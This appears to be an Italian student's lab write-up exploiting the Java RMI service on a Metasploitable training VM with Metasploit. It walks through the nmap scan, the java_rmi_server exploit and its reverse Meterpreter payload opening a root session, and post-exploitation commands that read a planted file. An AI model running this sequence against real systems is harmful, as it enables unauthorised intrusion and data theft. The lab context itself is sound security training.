


## W16D4

### Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

### 1 - Settaggio ip metasploit




```
meta 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@metasploitable:/home/msfadmin# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5f:8f:56
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5f:8f56/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:46 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3619 (3.5 KB)  TX bytes:5006 (4.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:98 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21621 (21.1 KB)  TX bytes:21621 (21.1 KB)

root@metasploitable:/home/msfadmin# _
```

### 2- ping macchina metasploit a Kali



```
root@metasploitable:/home/msfadmin# ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=12.8 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=1.16 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=1.59 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=1.61 ms
64 bytes from 192.168.11.111: icmp_seq=5 ttl=64 time=1.53 ms

--- 192.168.11.111 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3999ms
rtt min/avg/max/mdev = 1.164/3.760/12.888/4.566 ms
root@metasploitable:/home/msfadmin# _
```

### 3- ping metasploit da Kali

```
root@kali: /home/kali/Desktop
File Actions Edit View Help
(root@kali)-[/home/kali/Desktop]
# ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.09 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.45 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=2.98 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=2.46 ms

— 192.168.11.112 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.093/1.995/2.981/0.758 ms
^C
```

### 4- NMAP della macchina Metasploit per scoprire le porte aperte e i relativi servizi ad esse correlate

```
root@kali: /home/kali/Desktop
File Actions Edit View Help
(root@kali)-[/home/kali/Desktop]
# nmap -sS -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 14:06 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00060s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          Netkit rshd
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:5F:8F:56 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

## 5 - Cerchiamo su MSFCONSOLE l'exploit piu' adeguato

```
Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/gather/java_rmi_registry        .              normal  No     Java RMI Regis
try Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15     excellent Yes     Java RMI Serve
r Insecure Default Configuration Java Code Execution
2  \_ target: Generic (Java Payload)         .              .       .       .
3  \_ target: Windows x86 (Native Payload)   .              .       .       .
4  \_ target: Linux x86 (Native Payload)     .              .       .       .
5  \_ target: Mac OS X PPC (Native Payload)  .              .       .       .
6  \_ target: Mac OS X x86 (Native Payload)  .              .       .       .
7  auxiliary/scanner/misc/java_rmi_server    2011-10-15     normal  No     Java RMI Serve
r Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31     excellent No     Java RMIConnec
tionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rm
i_connection_impl
```

## 6- Usiamo questo

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > 
```

## 7- Modifichiamo le opzioni necessarie (RHOSTS in questo caso)

```
root@kali: /home/kali/Desktop

File Actions Edit View Help

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/usi
ng-metasploit/basics/using-metasploit.html
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must
be an address on the local machine or 0.0.0.0 to listen on a
ll addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert                   no        Path to a custom SSL certificate (default is randomly genera
ted)
URIPATH                   no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
```

8- Lanciamo l'exploit....siamo dentro.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/dkl40zGfx
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:35455) at 2024-09-05 14:13:36 -0400
```

9 - ifconfig

```
meterpreter > ifconfig
```

```
Interface 1
```

```
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
```

```
Interface 2
```

```
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe5f:8f56
IPv6 Netmask : ::
```

10 - sysinfo

```
meterpreter > sysinfo

Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > █
```

## 11 - getuid

```
meterpreter > getuid
Server username: root
meterpreter > █
```

## 12 - Processi

```
meterpreter > ps

Process List
```

PID	Name	User	Path
1	/sbin/init	root	/sbin/init
2	[kthreadd]	root	[kthreadd]
3	[migration/0]	root	[migration/0]
4	[ksoftirqd/0]	root	[ksoftirqd/0]
5	[watchdog/0]	root	[watchdog/0]
6	[events/0]	root	[events/0]
7	[khelper]	root	[khelper]
41	[kblockd/0]	root	[kblockd/0]
44	[kacpid]	root	[kacpid]
45	[kacpi_notify]	root	[kacpi_notify]
90	[kseriod]	root	[kseriod]
129	[pdflush]	root	[pdflush]
130	[pdflush]	root	[pdflush]
131	[kswapd0]	root	[kswapd0]
173	[aio/0]	root	[aio/0]
1129	[ksnapd]	root	[ksnapd]
1300	[ata/0]	root	[ata/0]
1301	[ata_aux]	root	[ata_aux]
1308	[scsi_eh_0]	root	[scsi_eh_0]
1312	[scsi_eh_1]	root	[scsi_eh_1]
1331	[ksuspend_usbd]	root	[ksuspend_usbd]
1334	[khubd]	root	[khubd]

## 13 - Esempio di una file "sensibile" (creato precedentemente su metasploit) sottratto

```
040666/rw-rw-rw- 4096    dir   2010-03-18 18:37:38 -0400  srv
040666/rw-rw-rw- 0      dir   2024-09-05 15:35:39 -0400  sys
040666/rw-rw-rw- 4096    dir   2024-08-30 11:36:12 -0400  test_metasploit
040666/rw-rw-rw- 4096    dir   2024-09-05 15:39:19 -0400  tmp
040666/rw-rw-rw- 4096    dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw- 4096    dir   2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw- 1987288 fil   2008-04-10 12:55:41 -0400  vmlinuz

meterpreter > cd test_metasploit/
meterpreter > ls
Listing: /test_metasploit

=====
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	31	fil	2024-08-30 11:36:12 -0400	rubami.txt

```
meterpreter > cat rubami.txt
Mi hai arrubbatttoooooooo !!!!
meterpreter > █
```